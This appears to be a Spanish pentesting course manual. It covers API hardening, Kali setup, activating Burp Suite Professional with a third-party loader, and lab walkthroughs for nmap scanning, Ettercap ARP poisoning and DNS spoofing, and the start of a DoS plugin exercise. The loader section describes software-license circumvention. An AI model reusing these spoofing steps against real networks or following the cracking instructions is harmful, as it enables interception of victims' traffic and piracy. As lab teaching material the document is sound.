* Ejemplo de validación en Node.js con Joli:



#### Principio de mínimo privilegio en autorizaciones

* Asignar los mínimos permisos necesarios a cada rol de usuario
* Implementar controles de acceso granulares a nivel de recurso
* Revisar y editar periódicamente los permisos asignados

#### Implementación de controles de seguridad

Web Application Firewalls (WAF) configurados para APIs:

* Implementar reglas específicas para proteger endpoints de API
* Configurar el WAF para detectar y bloquear patrones de ataque comunes
* Mantener las reglas del WAF actualizadas con las últimas amenazas
* Ejemplo de regla ModSecurity para proteger contra inyección SQL:



#### Monitoreo continuo y logging

* Implementar logging detallado de todas las actividades de la API
* Utilizar herramientas de SIEM (Security Information and Event Management) para análisis en tiempo real
* Configurar alertas para actividades sospechosas y anómalas
* Ejemplo de logging en Node.js con Winston:



#### Gestión segura de secretos y claves

* Utilizar sistemas de gestión de secretos como HashiCorp Vault o AWS Secrets Manager
* Rotar regularmente las claves y secretos
* Nunca almacenar secretos en código fuente o sistemas de control de versiones
* Ejemplo de uso de Vault en Node.js:

A screen shot of a computer code

Description automatically generated

**Actualizaciones regulares y gestión de parches:**

* Mantener todas las dependencias y bibliotecas actualizadas
* Implementar un proceso de gestión de parches para aplicar actualizaciones de seguridad rápidamente
* Utilizar herramientas de análisis de dependencias para identificar vulnerabilidades conocidas
* Ejemplo de uso de npm Audit en un proyecto Node.js:

A close up of words

Description automatically generated

#### Implementación de CORS adecuada

* Configurar CORS (Cross-Origin Resource Sharing) de manera restrictiva
* Especificar explícitamente los orígenes permitidos
* Evitar el uso de ‘Access-Control-Allow-Origin: \*’ en APIs que requieran autenticación.
* Ejemplo de configuración de CORS en Express:



#### Implementación de Content Security Policy (CSP)

* Definir políticas estrictas para prevenir ataques XSS y de inyección de contenido
* Utilizar nonces o hashes para scripts inline cuando sea necesario
* Monitorear y ajustar la CSP basándose en los reportes de violaciones.
* Ejemplo de CSP para una API:



#### Implementación de seguridad en profundidad

* Aplicar múltiples capas de seguridad en lugar de confiar en una sola medida
* Implementar controles de seguridad tanto a nivel de red como de aplicación
* Utilizar el principio de "defensa en profundidad" en toda la arquitectura de la API

# 2. CONFIGURACIONES EXTRA DE LA MAQUINA (OPCIONALES)

**ES RECOMENDABLE EL USAR LA ENCRIPTACION DEL DISCO DURANTE LA IINSTALACION DEL SISTEMA OPERATIVO POR SEGURIDAD (EN MI CASO KALI) PARA EVITARNOS PROBLEMAS FUTUROS. LA MEJOR OPCION SERIA LAS PARTICIONES MANUALES, LAS CUALES DEBERIAMOS TENER/CREAR PARA NO TENER PROBLEMAS EN LA INSTALACION SERIAN:**

* SWAP (Tamaño de almacenamiento recomendado igual que la de la ram)
* ext4 (Tamaño a gusto pues será el del SO con la ruta /)
* ESP (Tamaño recomendado de 540MB hasta 1GB)
* ext4 (Tamaño recomendado de 540MB hasta 1GB con la ruta /boot)

## TERMINAL

* Escalación de privilegios para disminuir el uso de SUDO:

*sudo apt install -y kali-grant-root && sudo dpkg-reconfigure kali-grant-root*

* Codificación por colores para el usuario root:

1. Abrir terminal ROOT
2. Ejecutar leafpad ~/.bashrc
3. Eliminamos el contenido del documento
4. Copiamos todo el contenido de [GITHUB](https://github.com/redpython961/kali/blob/master/bashrc.txt)
5. Lo pegamos en nuestro documento anteriormente abierto
6. Guardamos el documento sobrescrito

## GUI

Esto cambiara la interfaz default de kali por algo más diseñado y bonito pero sacrificaremos unas pocas cosas de kali que aunque podemos acceder a ellas debemos hacer unas configuraciones según sea necesario después.

1. Actualizar el sistema  
   ***sudo apt update && sudo apt upgrade -y***
2. Instalamos GNOME  
   ***sudo apt install kali-desktop-gnome -y***
3. Reiniciamos el SO  
   ***sudo reboot***
4. Elegir GDM como nuestro nuevo gestor de pantalla justo al final de la instalación o con el comando  
   ***sudo dpkg-reconfigure lightdm***

## COMODIDAD

### BLUETOOTH

* Esto hará que el servicio bluetooth se inicie siempre que el sistema se encienda  
  ***sudo systemctl enable bluetooth***
* Agregaremos el comando de inicio al archivo .bashrc  
  ***nano ~/.bashrc***
* Agregamos la línea  
  ***sudo systemctl start bluetooth***

### GESTOR DE RECURSOS

En nuestro administrador o cajón de aplicaciones podemos encontrar la aplicación **Extensions** donde ahí mismo podremos activar el monitor de recursos

### TEMPLATES

Al cambiar a un nuevo entorno grafico desde kali a GNOME no tendremos el acceso directo a la creación rápida de documentos con clic derecho, sin embargo podremos usar las Templates que nos ayudaran a copiar un poco esta funcionalidad.

* Si no tenemos la carpeta Templates la creamos con  
  ***mkdir ~/Templates***
* Ahora crearemos un archivo vació de un ejecutable  
  ***nano ~/Templates/NuevoEjecutable.sh***
* Agregamos un texto DEFAULT: Este es un script ejecutable
* Ahora de un Lanzador  
  ***nano ~/Templates/NuevoLanzador.desktop***
* Para este debemos agregar sus valores DEFAULT:  
  *[Desktop Entry]*

*Version=1.0*

*Type=Application*

*Name=NuevoLanzador*

*Exec=/ruta/al/ejecutable*

*Icon=/ruta/al/icono.png*

*Terminal=false*

*Categories=Utility;*

* Si es necesario les damos permisos de ejecución  
  ***chmod +x ~/Templates/NuevoEjecutable.sh  
  chmod +x ~/Templates/NuevoLanzador.desktop***
* También podemos hacer el mismo procedimiento para un **nuevoDocumento.txt**

### HERRAMIENTAS

#### BURPSUITE PROFESSIONAL

* Se necesitará instalar JAVA 21 JDK para esta instalación y elegirlo como “Por defecto”
* Descargar la última versión de [BurpSuite Professional](https://portswigger.net/burp/releases/professional-community-2024-7-6)
* Descargar el [LOADER](https://drive.google.com/file/d/1W44h3l1aYtbiDiXW5dMxN0Anw5IJYGou/view?usp=sharing) la contraseña es 1321 o desde su [Repositorio](https://github.com/gt0day/Burp-Suite)
* Ya instalado JAVA debemos tener el LOADER y el Burpsuite Professional JAR en el mismo directorio
* Ejecutamos en la Terminal (Agregamos el nombre exacto del loader)  
  java -jar LOADER.jar
* Se nos muestra esta pantalla

A screenshot of a computer program

Description automatically generated

* En el Loader Command debemos modificar al final el nombre el de nuestra versión de Burpsuite Pro pues este comando ejecutara nuestro archivo Burpsuite Pro descargado
* Si todo esta correcto al correr el comando en **Run** debería mostrar que se abre burpsuite Pro pidiendo una llave de licencia donde debemos pegar todo el cuadro de texto que nos da el Loader en su cuadro License
* Damos Next en Burpsuite y Seleccionamos Manual Activation
* La Request que nos da en el punto 2 la copiamos y la pegamos en la sección Action Request de nuestro Loader
* Y en cuanto la peguemos nos dará en el Loader el texto de Activation Response que copiaremos y pegaremos en Response de Burpsuite que es el punto 3 y daremos Next
* Si todo fue correcto tendremos activado Burpsuite Pro y lo podremos usar solo a través del loader ya sin hacer todos los pasos anteriores.
* Si se quiere simplificar esto y aplicarlo como si estuviera instalado de forma normal debemos hacer unas configuraciones extras a continuación.
  + Crearemos una carpeta y dentro pondremos nuestro burpsuite y loader
  + Abriremos una terminal dentro de la carpeta donde están los documentos y ejecutaremos  
    nano launch\_burpsuite.sh
  + Y dentro del documento pegaremos completo el Loader Command que tiene ya el LOADER al darle RUN

A screenshot of a computer program

Description automatically generated

* + Deberíamos tener algo como por ejemplo:

A screenshot of a computer code

Description automatically generated

* + Esto abrirá una terminal, navegara a la ubicación donde están nuestros documentos y ejecutara el código del Loader directo
  + Ahora ya creado le daremos privilegios  
    ***chmod +x ~/Desktop/launch\_burpsuite.sh***
  + Ahora crearemos un Lanzador.dektop:  
    nano ~/.local/share/applications/burpsuite-launcher.desktop
  + Agregaremos y guardaremos:   
    **[Desktop Entry]**

**Version=1.0**

**Name=BurpSuite Pro Launcher**

**Exec=/home/rusian/Desktop/launch\_burpsuite.sh**


**Icon=/ruta/completa/hacia/icono.png # Puedes elegir un icono si tienes uno disponible**

**Type=Application**

**Categories=Development;Security;**

**Terminal=false**

* Le damos ahora privilegios  
  ***chmod +x ~/.local/share/applications/burpsuite-launcher.desktop***
* Actualizamos el cache de las aplicaciones  
  **update-desktop-database ~/.local/share/applications**
* Ahora al buscarla en las aplicaciones debería aparecer y al ejecutarla debería abrirse sin problema alguno



* Podemos borrar otras versiones de burpsuite si queremos y si movemos la ubicación de nuestra carpeta debemos modificar también las rutas de los 2 documentos sh y desktop.

A screen shot of a computer

Description automatically generated

# 3. COMANDOS BASICOS

* *passwd* (Crear nueva contraseña)
* *ls* (Listar o mostrar documentos en carpeta actual)
* *man* (Muestra un manual)
* *pwd* (Mostrar directorio actual)
* *cd* (Cambiar entre carpetas)
* *mkdir* (Crear directorio)
* *rmdir* (Remover directorio)
* *cat* (Visualizar, unir y crear archivos)
* *nano* (Editar archivos)
* *ifconfig* (Mostrar información de red)
* *updatedb* (Crea base de datos sobre archivos en el sistema)
* *locate* (Ubicar dirección de documento o carpeta registrada en la BD(updatedb))
* *uname* (Mostrar versión kali actual)

# 4. PASOS PARA PLANIFICAR CON ÉXITO UNA PRUEBA DE PENETRACION

**4.1.MODELIZACION DE AMENAZAS**

A screenshot of a computer

Description automatically generated

**4.1.1. ¿POR QUE EL MODELADO DE AMENAZAS?**

* Identificar, investigar y clasificar las amenazas y vulnerabilidades potenciales.
* Identificar los procesos lógicos de pensamiento parta definir la seguridad del sistema
* Creación de un conjunto de documentos estándar que pueden utilizarse para crear especificaciones y pruebas de seguridad y evitar la duplicación de esfuerzos en materia de seguridad en el futuro.
* Reducir amenazas y vulnerabilidades
* Definición del nivel de seguridad global de un sistema o aplicación

**4.1.2. TECNICAS DE MODELIZACION DE AMENAZAS**

|  |
| --- |
| Técnica |
| Arboles de ataque |
| STRIDE |
| Elevación de privilegios |
| T-MAP |
| Petri Net |
| Diagrama de flujo de datos |
| Diagrama de actividades |
| Visión general de la reducción de riesgos |

**4.1.3. MODELO STRIDE**

**A green and white table with black text

Description automatically generated**

# 5. MAS DE 9 FORMAS DE ATACAR UNA RED

## WIRESHARK SIMPLIFICADO

Herramienta de rastreo usada para comprender un protocolo, depurar un problema de red, analizar el tráfico, utiliza Libcap en Linux y Winpcap en Windows y su secreto está en utilizar los filtros Capturar y Mostrar.

A computer screen shot of a diagram

Description automatically generated

PRACTICA

1. Abrimos Wireshark
2. Filtramos las interfaces (Usaremos solo Wireless esta vez)
3. Iniciamos la captura de paquetes en la red ()
4. En la pantalla superior se observa el tráfico de datos en la red basado en el filtro que antes aplicamos.
5. En otra maquina con WINDOWS debemos instalar netcat, para eso instalaremos [Nmap](https://nmap.org/download#windows) y lo instalaremos en la máquina.
6. Abrimos su CMD y ejecutamos ***ncat -nlvp 2222*** (2222 es el puerto que usaremos)
7. En Kali abriremos la terminal y ejecutaremos nc -nv (la ip de la maquina objetivo) (su puerto) en este ejemplo el mio es (***nc -nv 192.168.0.90 2222***)
8. Escribimos un mensaje y damos enter
9. El mensaje lo debemos recibir en la CMD de nuestra maquina WINDOWS

A computer screen with white text

Description automatically generated

1. Regresamos a Wireshark y lo detenemos ()
2. En la barra inferior del botón de detener que dice ***Apply a display filter…*** aplicamos el filtro ***tcp***)
3. Tendremos varios resultados de los cuales el primero es el HANDSHAKE o inicio de la conexión de la maquina Kali con la Windows.

El siguiente es un mensaje de que la conexión se ha hecho el cual va desde la maquina Windows hacia Kali.

Posteriormente el tercer paquete debería ser el primer mensaje el cual enviamos desde kali.

1. Seleccionaremos el paquete que creemos es que se mandó el texto plano y con clic derecho nos vamos a ***Follow>TCP Stream***
2. Podremos ver el resultado final que sucedió en esta conexión el cual será el mensaje o mensajes enviados de una a otra máquina.

## COMO FUNCIONA LA EXPLORACION DE PUERTOS

El escaneado de puertos es el proceso de verificar los puertos abiertos (TCP o UDP)

* Métodos de escaneo de puertos.
  + **Connect** el cual está basado en el mecanismo de saludo TCP, implica enviar un paquete de saludo TCP completo a cada puerto objetivo, este escaneo completa el 3-Way TCP Handshake y se usa para determinar si un puerto especifico está abierto.
  + **SYN/Stealth** el cual implica el envío de paquetes de envío a varios puertos en la máquina objetivo, no completa el 3-Way TCP Handshake, se considera más sigiloso y discreto que el Connect Scan y es utilizado para descubrir puertos abiertos sin dejar rastro en los logs del objetivo.
* Escaneo UDP, mientras que TCP está orientado a la conexión, UDP es sin estado por lo que no implica el establecimiento de conexión por 3-Way siendo diferente su escaneo, en este los paquetes se envían a los puertos objetivo sin esperar una respuesta de confirmación de los puertos cerrados, lo que dificulta la detección precisa de los puertos abiertos, por lo que, debido a la falta de respuesta en los puertos cerrados, el escaneo UDP puede ser más lento y menos fiable que el TCP.
* Nmap es una gran herramienta de código abierto para escanear redes, utilizada para descubrir dispositivos, puertos abiertos y servicios en una red, ofrece técnicas de escaneo TCP, UDP y detección de SO. Ampliamente utilizada en seguridad informática y administración de redes.
* Consideraciones sobre el tráfico al usar esta herramienta es que estos mil puertos predeterminados pueden generar hasta 70KB de tráfico dependiendo de la configuración de la red y de la respuesta de los servicios en los puertos escaneados. Sin embargo, si se amplía el escaneo para incluir todos los 65,536 puertos posibles, el tráfico generado puede ser mucho mayor, alcanzando alrededor de 4MB solo para un host.

Por lo que ahora ¿Qué tal el escaneo de una red de clase C con 254 hosts, o incluso de una red clase B? Pues imaginando que se escanean todos los puertos de todos los Host en una red de clase C podemos llegar a generar un tráfico de alrededor 1GB por lo que hacer un escaneo completo en una red clase B imagina la cantidad de tráfico que se estaría generando, conteniendo hasta 65,536 hosts.

## INTRODUCCION A NMAP

Nmap es una herramienta de código abierto utilizada para escanear redes y descubrir dispositivos, puertos abiertos y servicios en una red permitiendo evaluar mediante diversas técnicas de escaneo, como escaneo de puertos TCP y UDP, detección de sistemas operativos y detección de servicios.

### ¿Para qué sirve?

Nmap utiliza paquetes de IP sin procesar para determinar:

* Hosts disponibles en la red
* Servicios (nombre y versión de la aplicación)
* Sistemas operativos (y versiones)
* Tipos de filtros de paquetes/cortafuegos en uso
* Estado de los puertos de hosts

### SINTAXIS BASICA GENERAL

**#nmap [tipo de escaneo] [opciones] {objetivos}**

### OPCIONES COMUNES DE NMAP:

|  |  |  |
| --- | --- | --- |
| OPCION | NOMBRE | DESCRIPCION |
| -sS | Escaneo TCP SYN | La forma predeterminada y más rápida de escanear miles de puertos. Escaneo semiabierto |
| -sT | Escaneo de conexión TCP | La llamada al sistema completa las conexiones a los puertos de destino abiertos en lugar de realizar el reinicio a medio abrir que hace el escaneo SYN. |
| -sU | Escaneo UDP | El escaneo UDP funciona enviando un paquete UDP a cada puerto objetivo. |
| -sN | Escaneo nulo TCP | Esta opción envía paquetes TCP sin ninguna de las banderas TCP establecidas en el paquete. Si el escaneo devuelve un paquete RST significa que el puerto está cerrado, sin embargo, si no devuelve nada está filtrado o abierto. |
| -sn | Ping/Sweep | Solo envía paquetes ping al objetivo, sin escaneo de puertos. Esto es útil si necesita determinar que hosts están en las inmediaciones, pero no quiere escanear todavía. |
| -v | Aumentar verbosidad | Esto le dará información extra en los datos emitidos por nmap. |
| -T4 | Plantilla de tiempos | 0:paranoico, 1:escurridizo, 2:educado, 3:normal, 4:agresivo, 5:demente |
| -sV | Enumerar | Sondear activamente los puertos abiertos para intentar determinar qué servicio y versión están ejecutando. |
| -P | Puerto | Lista separada por comas de los puertos a escanear. |
| -oG | Salida Grepable | Redirigir la salida a un archivo de texto. |
| -F | Modo rápido | En lugar de escanear tantos puertos como hace el escaneo por defecto, el escaneo rápido solo escanea unos pocos. |
| -O | Comprobar Sistema operativo | Nmap intenta determinar el tipo de sistema operativo. |
| -A | Comprobar Sistema Operativo + | Detectar sistemas operativos y servicios. |
| -Pn | Omitir descubrimiento | Asumir que el host esta activo, saltándose así la fase de descubrimiento del host. |
| -script | Utilizar script | Este parámetro recibe una lista separada por comas de archivos, categorías y directorios que contiene script de NSE. |

### LABORATORIO 1

1. En la terminal de Kali ejecutamos (nmap <ip objetivo>) en mi caso sería

***nmap 192.168.0.90***

1. Obtendremos resultado del escaneo de la ip objetivo
2. Para escaneo de ip en un rango ejecutaremos ***nmap 192.168.0.1-254*** (Toma en cuenta que escanearas todas las ip dentro del rango por lo que tardara un poco más)
3. El ejemplo para escanear una red seria ***nmap 192.168.0.0/24***
4. Para escanear un puerto: ***nmap -p <puerto> <ip objetivo>***
5. Para escanear un rango de puertos: nmap -p <rango> <ip objetivo>

(***nmap -p 1-100 192.168.0.90***)

1. Escaneo rápido: ***nmap -F <ip objetivo>***
2. Para hacer un escaneo de todos los puertos: ***nmap -p- <ip objetivo>***

(Esto escaneara todos los puertos del objetivo por lo que tardara demasiado en terminar ya que son un total de 65535 puertos)

1. Ver los scripts de nmap a poder ejecutar: ***cd /usr/share/nmap/scripts/***

### LABORATORIO 2

1. Hay que recordar que podemos ver el manual con:

**nmap --help**

1. Si quiero saber que hosts están en mi red sin comenzar un escaneo usamos (-sn solo es útil para dispositivos que tienen activado el ping):

**nmap -sn 192.168.0.0/24**

1. Con (**ip a)** veremos de forma resumida la ip de nuestra maquina
2. Ya conociendo la ip de nuestra maquina podemos excluirla con el comando (**–exclude**) para que no aparezca en el escaneo**:**

**nmap 192.168.0.0/24 --exclude 192.168.0.135 (ip de mi maquina)**

1. Al hacer un escaneo con nmap si no especificamos los puertos a escanear con el comando (**-p)** haremos solo un escaneo de los 1000 puertos más comunes, pero en este caso lo usaremos para agilizar el proceso con unos pocos puertos comunes de ejemplo (21,22,80,443,445,8080) y al final agregaremos el comando **(-Pn)** para especificar que haga el escaneo de puertos a pesar de que el host no responda al ping inicial.

**nmap -p 21,22,80,443,445,8080 192.168.0.0/24 --exclude 192.168.0.135 -Pn --open** (Para mostrar solo los puertos abiertos)

1. s

## EJECUTAR ATAQUES MAN-IN-THE-MIDDLE

CIRCUNSTANCIAS NORMALES DE UNA CONEXIÓN

A screenshot of a computer

Description automatically generated

CIRCUNSTANCIAS ANORMALES DE UNA CONEXIÓN (ARP SPOOFED)

A computer network diagram with text

Description automatically generated

PRACTICA (ETTERCAP)

1. En la maquina Windows ejecutaremos ***ipconfig*** para obtener la Default Gateway



1. Y posteriormente ejecutamos ***arp -a*** para obtener la Physical Addres/MAC de esta misma ip antes deseada



1. En Kali abrimos una terminal y ejecutamos ***ifconfig*** para obtener nuestra MAC la cual está marcada como **ether cc:47:40:67:34:07**
2. Abrimos en Kali la aplicación ettercap y en **Aceptar/Iniciar** arriba a la derecha para ejecutarla
3. Escaneamos los hosts en la opción superior izquierda (**SCAN FOR HOSTS**)
4. Abrimos la lista de anfitriones en la opción superior izquierda (**HOSTS LIST**)
5. Vemos nuestra maquina objetivo Windows en la lista con la ip 192.168.0.90
6. La seleccionamos, clic derecho y **Add Target 1**
7. Nos vamos al menú MITM arriba a la derecha (**MITM MENU**) y seleccionamos **ARP POISONING**
8. Marcamos solo para esta práctica la opción **ONLY POISON ONE-WAY** y **OK**
9. Verificamos el falso ARP enviado a la maquina objetivo Windows y en la CMD ejecutamos de nuevo **arp -a**
10. Veremos como ahora la mayoría de las direcciones físicas están sustituidas por la MAC de nuestra maquina atacante Kali, pero la importante es la puerta de enlace 192.168.0.1

A screen shot of a computer

Description automatically generated

1. Comprobado esto nos iremos a Wireshark en nuestra maquina Kali y comenzamos a capturar paquetes
2. Nos vamos a la maquina Windows víctima, abrimos el navegador y simplemente nos vamos a [www.google.com](http://www.google.com)
3. En Wireshark aplicamos el filtro **ip.src==<ip objetivo>**



1. Y de esta forma podremos ver las Query o paquetes enviados desde la maquina victima Windows.

**5.5. REALIZAR UN ATAQUE DE SUPLANTACION DE DNS**

La suplantación DNS, es una técnica utilizada para manipular las respuestas del sistema de nombres de dominio (DNS) de manera que los usuarios sean dirigidos a direcciones IP incorrectas o maliciosas cuando intentan accedes a un sitio web.

Su funcionamiento básico implica interceptar y falsificar las respuestas DNS enviadas desde un servidor DNS legítimo, una vez que el atacante ha logrado falsificar las respuestas DNS puede redirigir a los usuarios a sitios web falsos que se asemejan a sitios legítimos. Esto puede conducir a diversas formas de ataques como phishing, robo de credenciales, malware, entre otros.

PRACTICA (ETTERCAP)

1. En la terminal de Kali ejecutaremos ***cd /var/www/html/*** y listamos con ***ls***
2. Copiaremos el documento html original ahí mismo con otro nombre ejecutando:

***cp index.html index\_old.html***

1. Abrimos el archive index.html con: ***leafpad index.html***
2. Borramos el contenido completo y haremos una página html muy sencilla para esta prueba y la guardamos

A screenshot of a computer

Description automatically generated

1. Para que esto funcione debemos hacer unas modificaciones antes a los 2 archivos de ettercap pues será esta la aplicación a usar en esta prueba, los dos archivos son **etter.conf** y **etter.dns**, para esto los tenemos que localizar con ***locate etter.conf*** (si no te aparece nada recuerda ejecutar ***updatedb*** para actualizar la base de datos de los documentos en la máquina, pues aquí se guardan las ubicaciones de todos los documentos de esta)
2. Ya mostrada la ubicación del documento lo abriremos:

***leafpad /etc/ettercap/etter.conf***


1. Estos 2 valores debemos marcarlos en 0 y guardar (**uid y gid**)

A group of black squares

Description automatically generated

1. Ahora localizamos el archivo **etter.dns** y lo abrimos con leafpad, igual que el anterior.
2. Y en la última línea del documento para esta práctica agregaremos lo siguiente y lo guardaremos:

(En esta práctica solamente la línea: [***www.google.com***](http://www.google.com) ***A (IP Maquina Kali)***)



1. Levantamos el servidor apache para que se puedan conectar a nuestra ip y muestre nuestro documento **index.html** antes modificado:

***service apache2 start***

1. Si nos vamos a nuestro navegador web en Kali y ponemos la Ip de nuestra misma maquina Kali deberíamos de ver la página simple que acabamos de crear.
2. Ya todo configurado antes y funcionando nuestro servidor local abriremos Ettercap, iniciaremos, escanearemos los hosts, mostraremos los hosts, seleccionaremos la ip de la maquina objetivo Windows y la agregaremos a Target 1
3. Nos iremos al menú de MITM, ARP Poisoning, marcamos la opción ***Sniff Remote Connections*** y Ok
4. Nos iremos a las opciones de ettercap arriba a la derecha (**Ettercap Menu**) y seleccionaremos **plugins** y **Manage Plugins**
5. Daremos doble clic en **dns\_spoof** y ya se ejecutará nuestro spoofing a la maquina objetivo
6. Ahora en nuestra maquina objetivo Windows abriremos el navegador y de preferencia abrir una ventana en incognito o privada para que al buscar no tengamos cache de nuestras consultas anteriores de DNS porque nos dará problemas.
7. Y vamos a ingresar el DNS exacto que antes agregamos como objetivo para el Spoof que es [www.google.com](http://www.google.com) exactamente tal cual lo pusimos en el archivo **etter.dns**
8. Y podremos ver que hemos sido cambiados a la página que nosotros hicimos, pero manteniendo en la barra de búsqueda el DNS google.com

EXTRAS

* El uso de la letra **A** se utiliza para redireccionar un nombre de dominio a una dirección IP especifica que fue la que hicimos de [www.google.com](http://www.google.com) A 192.168.0.247(IP Local). **DNS EXACTA**
* El asterisco (\*) inicial se utiliza como comodín para representar cualquier nombre de dominio. Cuando se coloca al principio de una línea seguido de un espacio, indica que esta configuración se aplicara a todos los nombres de dominio que no coincidan con otras entradas en el archivo. **MULTIPLES DNS RELEVANTES**
* El PTR se utiliza para mapear direcciones IP a nombres de dominio en lugar de mapear nombres de dominio a direcciones IP como lo hacen la mayoría de las consultas DNS. **CONSULTA INVERTIDA**
* **HAY QUE RECORDAR** que este tipo de ataque puede ser mitigado en la capa de transporte o aplicación al realizar una validación de extremo a extremo como TLS y Firmas Digitales por lo que el navegador verifica si el certificado digital del servidor es válido antes de establecer una conexión por lo que esto solo funcionara en sitios web que no utilizan encriptación.

**5.6. PLANIFICAR ATAQUES DOS Y DDOS**

Estos ataques son técnicas utilizadas para inundar un sistema, red o servicio con tráfico malicioso con el objetivo de hacerlo inaccesible para los usuarios legítimos.

Los ataques **DOS** son ataques desde un solo dispositivo comprometido que envía una cantidad abrumadora de tráfico a un objetivo específico como un servidor web con el objetivo de sobrecargarlo y hacerlo inaccesible para los usuarios legítimos.

Los ataques **DDOS** son ataques desde múltiples dispositivos comprometidos conocidos como botnets que coordinan esfuerzos para enviar grandes volúmenes de tráfico malicioso hacia un objetivo específico.

CLASIFICACIONES DE LOS ATAQUES DDOS:

* **Basados en volumen:** Centrados en inundar la red o servicio objetivo con una gran cantidad de tráfico. Ejemplos incluyen ataques SYN, inundación UDP, inundación ICMP, etc.
* **Basados en protocolos:** Estos explotan debilidades en los protocolos de red para sobrecargar los recursos del objetivo. Ejemplos incluyen ataques de amplificación de DNS, ataques NTP amplificados, etc.
* **Ataques a la capa de aplicación:** Estos ataques se dirigen a las vulnerabilidades de las aplicaciones y servicios específicos en lugar de abrumar la infraestructura de red. Ejemplos incluyen ataques de inundación HTTP, ataques de SQL injection, ataques de Cross-Site Scriptin (XSS), etc.

PRACTICA (ETTERCAP)

1. Abrimos la aplicación ETTERCAP e Iniciamos
2. Vamos al menú de Plugins y seleccionamos **DOS\_ATTACK**
